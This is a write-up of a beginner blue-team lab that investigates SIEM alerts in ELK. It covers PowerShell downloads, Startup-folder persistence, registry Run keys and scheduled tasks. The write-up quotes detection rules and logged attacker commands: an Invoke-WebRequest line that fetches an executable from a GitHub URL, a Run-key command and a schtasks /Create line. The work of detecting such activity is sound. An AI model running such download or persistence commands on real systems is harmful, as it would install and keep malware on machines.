Blue Team Labs Online: SOC Alpha 1

The following writeup is for SOC Alpha 1 on Blue Team Labs Online, it's an easy lab that involves analysing Windows Event Logs using ELK. This is an easy lab more aimed towards those just starting out with Elastic search. All the queries are essentially provided to you, allowing you to easily answer all questions. I personally found this really enjoyable, it has certainly helped me practice with investigating alerts.


Scenario: You are a SOC analyst and handling the alerts within your SIEM, ELK, is part of daily duties.

Alert 1 (1/2) - What is the cmdlet used for downloading?

For context, the first alert is regarding a suspicious PowerShell Download:


```
Alerts
    A1 - Suspicious PowerShell Download
    Source : winevent-powershell /sysmon
    Rule : "*.DownloadFile*" OR "*.DownloadString*" OR "*Invoke-WebRequest*"
    TimeFrame : 14-4-2021 10:00 to 14-4-2021 11.00
```

There are about 2700 logs in total, but it's best to filter this down even further by only looking for logs that occurred within the given timeframe:



This outputs 142 hits, which could be easily analysed in its entirety, however, let's drill down even further by filtering for the rule. Make sure to be querying the winevent-powershell index:

Now we only have 2 results. The field of interest in this case is Event_EventData_Data#Text{}:



From this, we can determine the cmdlet to be Invoke-WebRequest.

Answer: Invoke-WebRequest

Alert 1 (2/2) - What is the full URL from which the file is downloaded?

The full URL is provided after the -URI option in the PowerShell command of the logs we discovered in the first question:

```
Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/nerrorsec/SBT-SOC/main/MSWorker.exe'
```


Answer: https://raw.githubusercontent.com/nerrorsec/SBT-SOC/main/MSWorker.exe


Alert 2 (1/1) - What is the name of the suspicious EXE that is added for Persistence?

The second alert can be seen below:

```
A2 - Potential Persistance Mechanism  - FileCreation
Source: sysmon
Rule : (Event_System_EventID :"11" AND Event_EventData_Image : *Windows\\Start*\\Programs\\Startup*)
TimeFrame : 14-4-2021 10:30 to 14-4-2021 13:00
```

As we have done for the first alert, let's start by filtering for the specified timeframe and event ID 11 (make sure to be in the Sysmon index):





As mentioned in the alert, sysmon event id 11 is for FileCreate, it logs when a file is created or overwritten. The above query gives 15 hits.

```
C:\Users\nightmare\AppData\Roaming\Microsoft\Windows\Sta
rt Menu\Programs\Startup\MSworker.exe
```

The suspicious executable added for persistence is MSworker.exe. I have come to this conclusion due to it being within the Startup folder, meaning it will run automatically upon system startup.

Answer: MSworker.exe

Alert 3 (1/2) - What is the name of the suspicious executable file involved?

Alert 3 is as follows:

The alert has kindly provided the search query we can use, along with the timeframe:


```
(Event_System_EventID:("12" OR "13" OR "14") AND (Event_EventData_TargetObject:("*\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows*CE*Services\\AutoStart*" OR "*\\Software\\Wow6432Node\\Microsoft\\Command*Processor\\Autorun*" OR "*\\SOFTWARE\\Wow6432Node\\Microsoft\\Active*Setup\\Installed*Components*" OR "*\\SOFTWARE\\Microsoft\\Windows*CE*Services\\AutoStartOnDisconnect*" OR "*\\SOFTWARE\\Microsoft\\Windows*CE*Services\\AutoStartOnConnect*" OR "*\\SYSTEM\\Setup\\CmdLine*" OR "\\Software\\Microsoft\\Ctf\\LangBarAddin*" OR "*\\Software\\Microsoft\\Command*Processor\\Autorun*" OR "*\\Run*")))
```

This query simply looks for auto run keys within the registry, that threat actors often use as a means of persistence. Event ID 12, 13, and 14 all concern registry events (like key creation, deletion, etc). This results in one log, if you take a look at the TargetObject field, we can see that a run key is being made for service.exe:

```
HKU\S-1-5-21-2979773156-725440210-495427616-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Service /t REG_SZ /F /D C:\Windows\service.exe
```

Service.exe is a legitimate binary, however, it is meant to be located within C:\Windows\System32, not C:\Windows, therefore it is highly suspicious.

Answer: service.exe

Alert 3 (2/2) - What is the name of the key path?

The name of the key path is Service:

```
\Run\Service
```

Answer: Service

Alert 4 (1/2) - What is the name of the task?

Alert 4 is for a suspicious task creation:

```
A4 - Suspicious Task Creation
Source: sysmon
Rule: Event_EventData_Image:*schtasks.exe* AND Event_EventData_CommandLine:*Create*
TimeFrame : 20-4-2021 10:00 to 20-4-2021 15:00
```

Let's filter down for this event like we have been doing previously:


```
Event_EventData_Image:*schtasks.exe* AND Event_EventData_CommandLine:*Create*
```

There is only one result, making it easy to determine the task name:

Event_EventData_CommandLine: SchTasks /Create /SC Daily /TN "My Task" /TR "C:\Program Files\GameLoaderGen\gen.bat" Event_EventData_Image: C:\Windows\System32\schtasks.exe
@timestamp: Apr 20, 2021 @ 14:35:41.158718000 Event_#attributes_xmlns: http://schemas.microsoft.com/win/2004/08/events/event Event_EventData_Company: Microsoft Corporation
Event_EventData_CurrentDirectory: C:\Windows\system32\ Event_EventData_Description: Task Scheduler Configuration Tool Event_EventData_FileVersion: 10.0.19041.662
(WinBuild.160101.0800) Event_EventData_Hashes: MD5=4766931AD10E882F25C3FA5C3F01D096;SHA256=D94194BAB0128BD8E26C9ABB21DBABB60C4DA9A5C682F4EC1B2A7EA6779E1CE5;
IMPHASH=61106288C4A98856C5CBC97F1256ED80 Event_EventData_IntegrityLevel: High Event_EventData_LogonGuid: 4FF3AE8C-DB1D-607E-7B1F-390000000000 Event_EventData_LogonId: 0x391f7b

Answer: My Task

Alert 4 (2/2) - What is the full path of the program?

```
SchTasks /Create /SC Daily /TN "My Task" /TR "C:\Program Files\GameLoaderGen\gen.bat"
```

Answer: C:\Program Files\GameLoaderGen\gen.bat